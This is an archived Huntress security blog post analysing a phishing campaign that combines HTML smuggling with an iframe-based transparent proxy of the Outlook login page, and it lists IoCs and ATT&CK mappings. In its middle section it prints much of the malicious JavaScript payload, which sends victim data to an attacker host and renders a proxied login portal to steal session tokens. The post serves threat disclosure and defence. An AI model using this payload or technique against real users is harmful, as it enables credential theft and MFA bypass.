Smuggler’s Gambit: Uncovering HTML Smuggling Adversary in the Middle Tradecraft

By Matt Kiely

Published: 2024-05-23 · Archived: 2026-04-05 23:23:16 UTC

tl;dr

Huntress uncovered the infrastructure of a mass phishing campaign including potentially novel tradecraft that combines HTML smuggling, injected iframes, and session theft via transparent proxy. This technique allows an attacker to steal credentials and bypass MFA if a victim logs into a transparently proxied, locally rendered iframe of the Outlook login portal. This technique is novel to us, at least, and we haven’t seen any examples of it before (if you have, I’d love to hear about it: **matt.kiely[@]huntresslabs.com**). We submitted a takedown request to NameCheap for all identified domains. **There are probably still more out there.** ATT&CK matrix items and IoCs are at the bottom of this blog. Protect your neck.

Watch Matt Kiely discuss this tradecraft.

Background


On May 21, 2024, Huntress identified three domains of interest from our Identity Threat Detection and Response telemetry. The three domains are listed below. Does anything stick out immediately?

hxxps://rnsnno.szyby[.]pro/

hxxps://rnsnno.kycmaxcapital[.]pro/


hxxps://rnsnno.2398-ns[.]pro/

All three of these URLs use the same subdomain and the same top-level domain, but different domain names. Additional research unveiled that the three domains had been registered via NameCheap the day prior to their discovery on May 21:




Domain Information

Domain:	szyby.pro
Registrar:	NameCheap, Inc.
Registered On:	2024-05-20
Expires On:	2025-05-20
Updated On:	2024-05-20
Status:	clientTransferProhibited addPeriod
Name Servers:	dns1.registrar-servers.com dns2.registrar-servers.com



Domain Information

Domain:	kycmaxcapital.pro
Registrar:	NameCheap, Inc.
Registered On:	2024-05-20
Expires On:	2025-05-20
Updated On:	2024-05-20
Status:	clientTransferProhibited addPeriod
Name Servers:	dns1.registrar-servers.com dns2.registrar-servers.com



Having spent time behind the console of transparent proxies as a red teamer, this set off all kinds of alarms for me. NameCheap remains one of the most prolific domain registrars for adversary activity, emulated or otherwise. But the domain names and ages alone didn't support the hypothesis that these were true evil yet, so we had to do some more recon.

Poking at the web root of one of the servers revealed the landing page redirects to hxxps://example[.]com, which is a benign example landing page used for web app demonstration.

```
PS C:\Users\Matt> $response = curl https://rnsnno.szyby.pro/
PS C:\Users\Matt> $response.RawContent
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Strict-Transport-Security: max-age=31536000
Vary: Accept-Encoding
X-ac: 2.mdw _dca MISS
Alt-Svc: h3=":443"; ma=86400
Content-Type: text/html; charset=utf-8
Date: Wed, 22 May 2024 15:58:35 GMT
Server: nginx

<!DOCTYPE html>
<html><head>
<title>href.li</title>
<meta http-equiv="Refresh" content="0; url=https://example.com" />
<meta name="referrer" content="no-referrer" />
<script type="text/javascript">
/* <![CDATA[ */
window.location.replace( "https:\/\/example.com" + window.location.hash );
/* ]]> */
</script>
</head>
<body><p>Redirecting..<br /><a href="https://example.com">https://example.com</a></p></body></html>
```


More detective work by our fearless SOC leader Max Rogers and CTI analyst `TP5` uncovered several more interesting entities associated with one of the three identified suspicious domains (rnsnno.szyby[.]pro). By examining the VirusTotal relations dashboard for this domain, we identified an HTML payload file (sha265:

18470571777CA2628747C4F39C8DA39CA81D1686820B3927160560455A603E49) that contacted several domains upon detonation, including rnsnno.szyby[.]pro. The full list of domains found in this payload file is available in the appendix.

Wait… an HTML payload file? What's up with that?

HTML Smuggling is a tried and true payload delivery mechanism favored by threat actors who wish to bypass modern defenses. Instead of phishing the target with an executable, for example, a threat actor phishes the target with an HTML file. When the victim opens the HTML file on their endpoint, the HTML and JavaScript of the file serve an embedded payload to the user via their web browser. This payload is often encoded or encrypted and dynamically reassembled within the browser, then served to the user as a download. This is often a second stage payload, credential stealer, or some other type of infectious malware. The advantages of HTML smuggling make it a favored tactic as it allows payloads to evade defensive technology that blocks by file extension.

A telltale sign of an HTML smuggling payload is the presence of dynamically rendered encoded/encrypted text within the original HTML file. The JavaScript document.write() function is often used to decode and render HTML and additional JavaScript dynamically when the document is loaded into the client browser. This is exactly what we were greeted with when we opened the HTML file of interest:



Of note here:

- The base64 encoded text in the first document.write() call sets up the title of the document. It is nothing special, besides using the Latin slashed O unicode character in the two O's of the word "Outlook":

```
<html lang="en"><title>Outløøk</title></html>
```

- The block of base64 encoded text used in the second document.write() call, however, is paydirt from a malware analysis perspective (URLs have been defanged):

	</body>
	<script>
	document.getElementById("oyt").innerHTML = ` <div
	...[snip]...
	function pemToUint8Array(pem) {
	const base64String = pem
	.replace('-----BEGIN PUBLIC KEY-----', '')


```
.replace('-----END PUBLIC KEY-----', '')
.replace(/\s+/g, '');

const byteArray = atob(base64String).split('').map(char => char.charCodeAt(0));
return new Uint8Array(byteArray);
}

function arrayBufferToBase64(buffer) {
let binary = '';
let bytes = new Uint8Array(buffer);
for (var i = 0; i < bytes.byteLength; i++) {
binary += String.fromCharCode(bytes[i]);
}
return window.btoa(binary);
}

let sx = "hxxps://rnsnno.vcsar[.]pro/?eymmdgau";

const PUBLIC_KEY_PERM = `-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAynOl4t1+Seg3nPAGzBC2
BEZWeNGzNKMPWab/6Fy/1AdQJNNe9JKgsi1Hji+5vRxf5DRLn4XP5ldvZN2MfwaY
kww/N/njzuE//K8fOsm8/xjvHskc0zsjjnpwBQh9PlyRWhI0K3dIscZXoCiZXtrn
aLYRGSFC1MFm/OUF6lhckG67EUMqsPc7I5bJQaMG8tardzficKIFiE11kpe2R92q
vcOHTY2jqkjx6Ga23gLy+3AWvJPgQpdbE/+ZB6ecuhxnP48CR4dHsupuXYkQaX+q
Ebjt96Jpo0cyYyKZG01NFStoc88avqsY5EdqCNcFDKEQ8XYmzCKAWUU4NGePnmYw
vQIDAQAB
-----END PUBLIC KEY-----
`

const publicKey = pemToUint8Array(PUBLIC_KEY_PERM)

let el1 = document.getElementById("degag");
let tl1 = el1.innerText;
if (!tl1 || tl1 === eval(`'E'+'MAIL'+'_'+'CODE'`)) {
sx = sx
```

```
} else {
sx = sx + '&qrc=' + tl1
}

let lTime = 0
const eD = document.getElementById("errorId");
let xhr = new XMLHttpRequest();

window.crypto.subtle.importKey(
"spki",
publicKey,
{
name: "RSA-OAEP",
hash: "SHA-256"
},
false,
["encrypt"]
).then(publicKeyMaterial => {
const userData = JSON.stringify({ ip: '', userAgent: navigator.userAgent})
const encodedUserAgent = new TextEncoder().encode(userData);

return window.crypto.subtle.encrypt(
{
name: "RSA-OAEP"
},
publicKeyMaterial,
encodedUserAgent
);
}).then(encryptedUserAgent => {
const encryptedUserAgentBase64 = arrayBufferToBase64(encryptedUserAgent);
xhr.open('GET', sx, true);
xhr.setRequestHeader("accept", "application/json");
xhr.setRequestHeader("qrc-auth", encryptedUserAgentBase64);
```

```
xhr.send();
})


xhr.onreadystatechange = function() {
if (xhr.readyState === XMLHttpRequest.DONE) {
if (xhr.status === 200) {
const cc = JSON.parse(xhr.responseText)
const jq = document.createElement('iframe');

if (cc.url) {
jq.width = '100%';
jq.height = '500px';

jq.setAttribute('sandbox', 'allow-scripts allow-presentation allow-same-origin allow-popups-to-escape-sandbox allow-forms allow-top-navigation-by-user-activation');
jq.setAttribute('allowfullscreen', 1);

jq.setAttribute('style', 'none')

jq.onload = function() {
if (lTime === 0) {
console.log('1 fired')
lTime +=1

} else {
console.log('2 fired')
jq.setAttribute('style', 'position:fixed; top:0; left:0; bottom:0; right:0; width:100%; height:100%; border:none; margin:0; padding:0; overflow:hidden; z-index:999999;');

// document.body.replaceChild(document.body.firstChild, jq);

}
};
document.body.appendChild(jq);

jq.src = cc.url
```


```
} else {
eD.innerText = cc.error? cc.error : 'ACCESS DENIED';
eD.style.display = "block";
}

} else {
eD.innerText = 'CONNECTION FAILED';
eD.style.display = "block";
}
}
};

</script>
<html>
```

Among other activities, this block of JavaScript retrieves an iframe from a remote server and renders it to the page. When this HTML file is opened, the user sees the Outlook loading page followed by the Outlook authentication portal:




To recap: this HTML file is phished to the target and, once downloaded, resides locally on the victim's machine. When it's opened, it opens the default browser and renders the HTML present in the local file. This HTML contains a number of document.write() calls that decode and inject additional HTML and JavaScript into the document object model. When this routine completes, the user sees the Outlook login portal that prompts them for their password. Interestingly, the username prompt has already been pre-filled with a targeted user's email address, so all they have to do is input their password.

But the question remains: how is this weaponizable? Closer inspection revealed that the Outlook authentication portal is injected as an iframe directly into the browser:




Inspecting the network traffic when the document is rendered reveals several network callouts. Many of these network callouts are made to shady domains, but include trailing URI components of legitimate Microsoft infrastructure. For example, one network request is hxxps://rnsnno.pristineitems[.]pro/owa/?login_hint=[targeted user's email], which includes a shady domain (rnsnno.pristineitems[.]pro) but also includes a call to the OWA endpoint with a login_hint parameter.

An additional request included the URL hxxps://rnsnno.vcsar[.]pro/?eymmdgau&qrc=[base64 encoded email of the target]



We were able to successfully coerce the suspicious infrastructure to produce a new login page specific to one of our testbed users by injecting the username into the ?qrc= URL parameter:



Now we're cooking on a convection stove 🔥 This test outcome basically told us everything that we needed. So what is actually going on here?

HTML Smuggling + Adversary in the Middle = 😈

There is more to the HTML smuggling payload, but our initial analysis was more than enough to draw a firm hypothesis:

- The HTML payload injects an iframe of the legitimate Microsoft authentication portal, which is what the user sees when they open the HTML file.
- However, it is injecting the iframe of the login portal page by retrieving it from enemy-controlled infrastructure.
- Because the login portal is decorated with the actual CSS and company branding of a targeted company, our hypothesis is that this is not a simple site clone. Instead, we hypothesize that this infrastructure is presenting an iframe that transparently proxies login requests. Injecting an arbitrary user into the shady domain's URL parameters and seeing the resulting login page was enough to prove that this is a proxy, not a site clone.

In other words, the login page the victim sees is the legitimate Outlook login page, but it is proxied through enemy-controlled infrastructure, which allows for session token theft and MFA bypass if a victim were to input their username, password, and MFA code.

Our hypothesis for the actual attack is the following:

- The attacker phishes the victim with an HTML file payload.
- The victim opens it on their own host.
- The HTML smuggling payload renders JavaScript into the client browser, which fetches and embeds an iframe of the legitimate Outlook login portal.
- This iframe is proxying the login traffic through attacker controlled infrastructure.
- The victim logs in with their username, password, and MFA if applicable, which produces a session token that is then stolen by the adversary in the middle.

- This allows the attacker to log in as that user by injecting the stolen token into their own browser, bypassing the requirement for MFA and authenticating as the victim.

Tl;dr: This has the hallmarks of an MFA-bypass Adversary in the Middle transparent proxy phishing attack, but uses an HTML smuggling payload with an injected iframe instead of a simple link. And that is scary.

I'll be real with you; I've run (authorized, legal) red team campaigns that used HTML smuggling to install a beacon on a target endpoint. I've also run campaigns that used transparent proxies to steal a target's session. Both of those tactics are remarkably effective. But I never once thought about combining them. Frankly, this is a brilliant TTP and I'd like to make sure as many people know about it as possible so we can burn it to the ground.

Adversary Tooling

At this time, the Huntress research team is not 100% confident about the actual tool used for this campaign. We can confidently rule out Evilginx, however, due to the differences in the lure pattern, URL parameter pattern, and existence of keyed payload HTML files. It is possible that this is one of the newer Phishing as a Service frameworks, but more research is needed to draw a conclusion one way or the other. In the interest of time, the Huntress research team is eschewing this determination in favor of getting the word out about the actual payload mechanism and how it works.

If this is not actually a new phishing technique, it is at least new to Huntress, which means it will likely be new to our partners. If any researchers have more information on the specifics of the tradecraft on display, please email me directly and I'd love to hear it (**matt.kiely[@]huntresslabs.com**).

What is Huntress Doing?

So far, we have submitted takedown requests to NameCheap with all identified infrastructure. NameCheap is often quite cooperative with their takedown requests, so we anticipate that the identified enemy infrastructure will be burnt in short order. But there will be more on the way, so we are using our telemetry to submit more requests as we find them.

What Can I Do?

HTML files are extremely dangerous. If you didn't expect to receive an HTML file from someone via email, take caution when handling it and contact your IT/security department. Do not ever enter your credentials into a login portal without verifying that it is the correct URL and domain that you expect (e.g. login.microsoftonline.com or the equivalent).

If you suspect you or anyone you know has been hit by a smooth smuggler, even if you're not a Huntress protected customer, email me directly (**matt.kiely[@]huntresslabs.com**). We fear this is a lot more widespread than what we've observed already and any information will help us combat this new identity tradecraft.

We weren't even looking for this specifically and ended up finding a potentially novel type of identity attack. Interested in learning about all of the shady stuff we catch when we are looking out for you? Feel free to start a trial with us!

Appendix

ATT&CK

Tactic	Technique	Description
Obfuscated Files or Information	HTML Smuggling	Adversaries are using HTML smuggling to present a proxied login portal to victims.
N/A	Steal Web Session Cookie	Adversaries are injecting iframe rendered login portals that route authentications through transparent proxies to steal sessions.
Adversary-in-the-Middle	N/A	Adversaries are using injected iframes to render login portals that route authentications through transparent proxies to steal sessions.

Indicators of Compromise

IoC Type	Indicator	Hash
HTML Smuggling Payload	[REDACTED ORG NAME] remittance 05212024.html	18470571777CA2628747C4F39C8DA39CA81D1686820B3927160560455A
AitM/Phishing Infrastructure	hxxps://rnsnno.2398-ns[.]pro/	N/A
AitM/Phishing Infrastructure	hxxps://rnsnno.kycmaxcapital[.]pro/	N/A
AitM/Phishing Infrastructure	hxxps://rnsnno.szyby[.]pro/	N/A

Additional Domains

Note: **these domains are not all confirmed to be malicious and many of them are legitimate services**. These listed domains were found in the HTML smuggling payload and are presented for context and string matching.

AMS-efz.ms-acdc.office[.]com

aadcdn.msauth[.]net

aadcdn.msftauth[.]net

aadcdn.msftauthimages[.]net

autologon.microsoftazuread-sso[.]com

bovdrrqkblhbfk[.]local

clientservices.googleapis[.]com

content-autofill.googleapis[.]com

cs1100.wpc.omegacdn[.]net

edgedl.me.gvt1[.]com

identity.nel.measure.office[.]net

ihscshtfplb[.]local

login.live[.]com

ooc-g2.tm-4.office[.]com

outlook.ms-acdc.office[.]com

outlook.office365[.]com

part-0039.t-0009.t-msedge[.]net

passwordreset.microsoftonline[.]com

r3.i.lencr[.]org

r4.res.office365[.]com

rnsnno.szyby[.]pro

rnsnno.vcsar[.]pro

scxgcytrl[.]local

shed.dual-low.part-0039.t-0009.t-msedge[.]net

tse1.mm.bing[.]net

x1.i.lencr[.]org

Watch Matt Kiely discuss this tradecraft.

Special thanks to Max Rogers and `TP5` for their outstanding detective work and contributions.
